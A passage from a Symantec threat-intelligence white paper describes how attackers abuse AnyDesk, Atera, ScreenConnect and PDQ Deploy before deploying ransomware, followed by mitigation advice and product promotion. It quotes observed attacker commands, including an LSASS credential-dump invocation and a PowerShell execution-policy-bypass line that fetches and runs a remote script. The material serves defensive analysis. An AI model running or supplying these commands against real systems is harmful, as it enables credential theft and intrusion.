The appeal of these tools is obvious to attackers. Remote access tools have a legitimate use case for applications such as tech support or remote working. However, from an attacker's perspective, they effectively provide a backdoor onto a machine, allowing the attacker to issue commands, download additional software, and exfiltrate data. RMM software, meanwhile, is used for managing machines on a network and rolling out new software or software updates. However, attackers have realized that it can also be leveraged to deliver malicious tools, including ransomware payloads.

AnyDesk

AnyDesk is a popular remote access tool that is used legitimately by IT professionals to remotely connect to their clients' devices to help with technical issues. Like the other remote access tools mentioned in this paper, AnyDesk has been used extensively in pre-ransomware activity that has led to the deployment of ransomware, including AvosLocker, Monster, Noberus (BlackCat), BlackByte, and Lunamoth.

Atera

Atera has legitimate uses as a remote monitoring and management tool. It can monitor the performance and health of Windows and Mac devices, printers, servers, routers, and more. It is used by attackers for remote access and has frequently been observed being used in pre-ransomware activity. Atera has been used in attack chains that have led to the deployment of ransomware, including Lunamoth, BlueSky, Ransom Cartel, Conti, and Royal. It has also been used alongside tools such as Bumblebee Loader and BazarLoader.

Popular for achieving persistent, stealthy remote access to victim machines, Atera was one of the tools deployed by the Conti ransomware actors who carried out a high-profile, long-running, disruptive attack on the Costa Rican government in 2022. The attackers planted Atera on hosts with less user activity where they had administrative privileges. These served as backup access points in case the Cobalt Strike Beacons they had deployed across the network at that point were discovered. Cyber criminals commonly use Atera as a secondary access channel into networks.

In a Lunamoth ransomware attack that the Symantec Threat Hunter Team observed in December 2022, Atera was used to download Rclone from the cloud so that it could likely be used to exfiltrate data. We also frequently see Atera used alongside other legitimate remote access tools such as ScreenConnect.

ScreenConnect

ScreenConnect (formerly ConnectWise) is remote desktop software that has been widely used in pre-ransomware activity in recent times. It can legitimately be used for remote monitoring and management, backup and disaster recovery, and more. It has been used alongside ransomware including Royal, AvosLocker, Noberus, and Yanluowang. It has also been used for pre-ransomware activity alongside the Bumblebee Loader malware. In that attack campaign, ScreenConnect was used by the malicious actors to host their tooling.

An attack that occurred in February 2023 saw attackers deploying the Royal ransomware leveraging ScreenConnect. In that campaign, the attackers exploited the ProxyNotShell vulnerabilities (CVE-2022-41082 and CVE-2022-41082) in an Exchange Server for initial access. They then executed a PowerShell command to download and execute Cobalt Strike Beacon and ScreenConnect. Later in the attack chain, the threat actors dumped the LSASS memory using a dumper tool that had the file name dd.exe before deploying the ransomware.

Looking at the commands issued during that campaign, in the process lineage we can see that ScreenConnect appears, meaning it was leveraged to run these commands, which executed the LSASS dumper tool (`dd.exe`) and AdFind, which was also used in this attack:

```
CSIDL_SYSTEM\cmd.exe<-CSIDL_PROGRAM_FILES\
screenconnect client (b84aa578e941ecdc)\
screenconnect.windowsbackstageshell.exe<-
CSIDL_PROGRAM_FILES\screenconnect client
(b84aa578e941ecdc)\screenconnect.clientservice.
exe<-CSIDL_SYSTEM\services.exe<-CSIDL_SYSTEM\
wininit.exe

dd.exe --dc [REDACTED] --output CSIDL_COMMON_
APPDATA\dd.txt

CSIDL_SYSTEM\cmd.exe<-CSIDL_SYSTEM\rundll32.
exe<-CSIDL_SYSTEM\cmd.exe<-CSIDL_PROGRAM_FILES\
screenconnect client (286ae1f34d58a3c3)\
screenconnect.clientservice.exe<-CSIDL_SYSTEM\
services.exe<-CSIDL_SYSTEM\wininit.exe

adfind.exe -f "objectcategory=computer"
```

PDQ Deploy

PDQ Deploy is a software deployment tool that legitimately allows system administrators to silently install almost any application or patch to multiple Windows computers simultaneously. It can be used by malicious actors to deploy custom scripts and has been used in campaigns where ransomware, including Ransom Cartel and Avoslocker, has been deployed.

In activity seen by the Symantec Threat Hunter Team in May 2022, at least one affiliate of AvosLocker was installing PDQ Deploy on victim machines and then using it to drop PowerShell Empire. This would then execute malicious PowerShell commands on multiple computers on victim networks to deploy the AvosLocker ransomware.

PowerShell Empire is a publicly available penetration-testing framework often used by attackers because of its ease of use and the fact that they do not have to run powershell.exe, potentially bypassing any PowerShell-based security measures. In this incident, there was also some evidence to indicate that PowerShell Empire may have also been used to run a second script, which executed the credential-dumping tool Mimikatz.

We can see in the process lineage and command line PDQ Deploy being used to drop PowerShell Empire onto victim machines:

```
CSIDL_SYSTEM\cmd.exe,CSIDL_WINDOWS\
adminarsenal\pdqdeployrunner\service-1\
pdqdeployrunner-1.exe,CSIDL_SYSTEM\services.
exe,CSIDL_SYSTEM\wininit.exe

powershell.exe -ep bypass -c "get-content
\\10.0.1.12\test\a.ps1|out-string|iex"
```

Mitigation

Observe the following best practices to protect against targeted attacks.

Local Environment

- Monitor the use of dual-use tools inside your network.
- Ensure you have the latest version of PowerShell and logging is enabled.
- Restrict access to RDP Services. Only allow RDP from specific known IP addresses and ensure you are using multifactor authentication (MFA).
- Implement proper audit and control of administrative account usage. You could also implement one-time credentials for administrative work to help prevent theft and misuse of admin credentials.
- Create profiles of usage for admin tools. Many of these tools are used by attackers to move laterally undetected through a network.
- Use application allow listing where applicable.
- Locking down PowerShell can increase security, for example with the constrained language mode.
- Make credential dumping more difficult, for example by enabling Credential Guard in Windows 10 or disabling SeDebugPrivilege.
- MFA can help limit the usefulness of compromised credentials.
- Create a plan for notification of outside parties. In order to ensure correct notification of required organizations, such as the FBI or other law enforcement authorities/agencies, be sure to have a plan in place to verify.
- Create a jump bag with hard copies and archived soft copies of all critical administrative information. In order to protect against the compromise of the availability of this critical information, store it in a jump bag with the hardware and software needed to troubleshoot problems. Storing this information on the network is not helpful when network files are encrypted.

Email

- Enable MFA to prevent the compromise of credentials during phishing attacks.
- Harden security architecture around email systems to minimize the amount of spam that reaches end-user inboxes and ensure you are following best practices for your email system, including the use of SPF and other defensive measures against phishing attacks.

Backup

- Implement offsite storage of backup copies. Arrange for offsite storage of at least four weeks of weekly and daily incremental backups.
- Implement offline backups that are onsite. Make sure you have backups that are not connected to the network to prevent them from being encrypted by ransomware.
- Verify and test your server-level backup solution. This should already be part of your Disaster Recovery process.
- Secure the file-level permissions for backups and backup databases. Don’t let your backups get encrypted.
- Test the restore capability. Ensure restore capabilities support the needs of the business.

Protection

Broadcom provides a comprehensive portfolio of security solutions to address today's security challenges and protect data and digital infrastructure from multifaceted threats. These solutions include core capabilities designed to help organizations prevent and detect advanced attacks.

Symantec Endpoint Security Complete

Symantec Endpoint Security Complete (SESC) was specifically created to help protect against advanced attacks. While many vendors offer EDR to help find intrusions, there are gaps. We call these gaps blind spots and there are technologies in SESC to eliminate them.
Learn more at www.broadcom.com/products/cyber-security/endpoint/end-user/complete

Privileged Access Management (PAM)

PAM is designed to prevent security breaches by protecting sensitive administrative credentials, controlling privileged user access, proactively enforcing security policies and monitoring and recording privileged user activity.
Learn more at www.broadcom.com/products/cyber-security/identity/pam

Symantec Web Isolation

Symantec Web Isolation eliminates web threats and solves the challenge of providing access to unknown, uncategorized and potentially risky web sites by creating a remote execution environment between an agency's enterprise systems and content servers on the web.
Learn more at www.broadcom.com/products/cyber-security/network/gateway/web-isolation

Symantec Secure Web Gateway (SWG)

SWG delivers high-performance on-premises or cloud secure web gateway that organizations can leverage to control or block access to unknown, uncategorized, or high-risk web sites.
Learn more at www.broadcom.com/products/cyber-security/network/gateway/proxy-sg-and-advanced-secure-gateway

Symantec Intelligence Services

Symantec Intelligence Services leverages the Symantec Global Intelligence Network to deliver real-time threat intelligence to several Symantec network security solutions including Symantec Secure Web Gateway, Symantec Content Analysis, Symantec Security Analytics, and more.
Learn more at www.broadcom.com/products/cybersecurity/network/web-protection/intelligence-services

Symantec Content Analysis with Advanced Sandboxing

Within the Symantec Content Analysis platform, zero-day threats are automatically escalated and brokered to Symantec Malware Analysis with dynamic sandboxing for deep inspection and behavioral analysis of potential APT files and toolkits.
Learn more at www.broadcom.com/products/cyber-security/network/gateway/atp-content-malware-analysis

Symantec Security Analytics

Symantec Security Analytics delivers enriched, full-packet capture for full network traffic analysis, advanced network forensics, anomaly detection, and real-time content inspection for all network traffic to arm incident responders for quick resolution.
Learn more at www.broadcom.com/products/cyber-security/network/atp/network-forensics-security-analytics

SED-RAN-WP100 February 13, 2025